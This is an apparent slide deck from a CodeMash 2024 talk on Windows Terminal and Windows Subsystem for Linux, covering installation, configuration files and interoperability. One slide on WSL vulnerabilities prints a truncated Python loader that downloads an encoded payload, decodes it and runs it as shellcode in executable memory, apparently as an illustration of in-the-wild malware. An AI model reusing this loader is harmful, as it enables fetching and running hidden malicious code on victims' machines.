CODEMASH PRIME

MIKE NELSON

CODEMASH 2024

MIKE


- 35+ years in tech
- Technical Evangelist @ Pure Storage
- Roles from Intern to Architect
- Scripter, not a coder
- Passion for community, teaching, & learning
- Beer, BBQ, & Gadgets

mikenelsonio

nelmedia

mikenelson-io

Windows Terminal



Windows Subsystem for Linux

MIKENELSON-IO

/MYPRESENTATIONS/2024/2024-JAN_CODEMASH

WINDOWS TERMINAL

- Open source on GitHub
- 4 flavors 

- 4 distributions
  - Packaged, Unpackaged, WinPE kit, Portable
- ConHost.exe – The OG
  - API backend, backwards compatability

INSTALLATION – CLIENT & SERVER

- Microsoft Store
- PowerShell
- winget
- Chocolatey
- Scoop
- Appx

PROFILES, SCHEMES, & THEMES

- Define a specific set of command, parameters, & options for a tab and/or defaults for all tabs.
- Define a specific set of colors for a tab and/or defaults for all tabs.
- Define a specific set of parameters that are applied to the terminal UI window itself.

FEATURES

- Lots & lots

- Instead of listing them, let's show some of them.

DEMO TERMINAL

WSL


"Linux is a cancer that attaches itself in an intellectual property sense to everything it touches. That's the way that the license works."
– *Steve Ballmer (2001)*

"Free Software licenses are the devil's work."
– *Microsoft PR Statement (2001)*


We make peace with our enemies, not our friends.
- *Lord Tyrion Lannister*

WINDOWS SUBSYSTEM FOR LINUX

- WSL v1



- WSL v2



WHY WSL?

DISTRIBUTIONS (“DISTROS”)

An OS created with a Linux kernel and a software package manager, sometimes for a specific purpose.

- Ubuntu
- Debian
- Kali
- Oracle Linux
- SuSe
- Pengwin
- Raft
- OpenSuse
- Fedora Flux
- Alpine
- Alma
- Rocky
- OpenEuler (new)
- “Unofficial”
- Custom

INSTALLATION

- `wsl --install`
- Control Panel
- Dism
- PowerShell
- Download as bundle from GitHub

COMPONENTS

```
[automount]
enabled = true
root = /
options = "metadata,uid=1003,gid=1003,umask=077,fmask=11,case=off"

[network]
hostname = DemoHost
generateHosts = false
generateResolvConf = false

[interop]
enabled = false
appendWindowsPath = false

[user]
default = DemoUser

[boot]
command = service docker start
```

```
[wsl2]

# Limits VM memory to use no more than 4 GB, this can be set as whole numbers using GB or MB
memory=4GB

# Sets the VM to use two virtual processors
processors=2

# Sets amount of swap storage space to 8GB, default is 25% of available RAM
swap=8GB
```

WSL.EXE

- Command line interpreter for WSL

wsl.conf

- Settings per distribution for v1 & v2. Located in /etc

.WSLCONFIG

- Global settings for v2. Located in %UserProfile%

INTEROPERABILITY


Files & Drives

- Bi-directional files & folders
- Bi-directional working file copies are not recommended
- Case sensitivity (use **`fsutil.exe`** in Windows to set)
- Symlinks support for Windows
- Invalid Windows filenames – UNC paths not supported
- Best effort permissions from Linux to Windows
- Linux - Drive mounts are in **`/mnt`**
- Linux - USB drive mounts supported
- wslpath utility to view/change pathing


Apps & Processes

- Run Windows tools from Linux
  - **`~$ notepad.exe`**
- *Run Linux tools on Windows (wsl.exe)
  - **`C:\>wsl.exe ls-la`**
- Combine OS commands
  - **`C:\>dir | wsl grep hello`**
  - **`~$ ipconfig.exe | grep IPv4 | cut -d: -f2`**
- Environment variables shared with **`WSLENV`**
- Some apps know WSL (ex. Docker Desktop)

Systemd support! Yay!



GRAPHICS - WSLG



WSL VULNERABILITIES

```
import ctypes,urllib.request,codecs,base64
shellcode = urllib.request.urlopen('http://127.0.0.1:8888/get_code?uuid=716c1eb
2-7d81-11ec-b072-52540054f5b1').read()
number = 4

for i in range(int(number)):
    shellcode = base64.b64decode(shellcode)

shellcode = codecs.escape_decode(shellcode)[0]
shellcode = bytearray(shellcode)

ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_uint64
ptr = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0), ctypes.c_int(len(she
llcode)), ctypes.c_int(0x3000), ctypes.c_int(0x40))
buf = (ctypes.c_char * len(shellcode)).from_buffer(shellcode)
ctypes.windll.kernel32.RtlMoveMemory(
    ctypes.c_uint64(ptr),
    buf,
    ctypes.c_int(len(shellcode))
)
handle = ctypes.windll.kernel32.CreateThread(
    ctypes.c_int(0),
    ctypes.c_int(0),
    ctypes.c_uint64(ptr),
    ctypes.c_int(0),
```

Shells are always vulnerable exploit, penetration, and exfiltration points in any OS.

- Black Lotus Labs discovered first in the wild exploit in 2021
- SANS whitepaper - https://www.sans.org/white-papers/39330/

DEMO WSL

THANK YOU!

@MIKENELSONIO

GITHUB - MIKENELSON-IO

LINKEDIN - NELMEDIA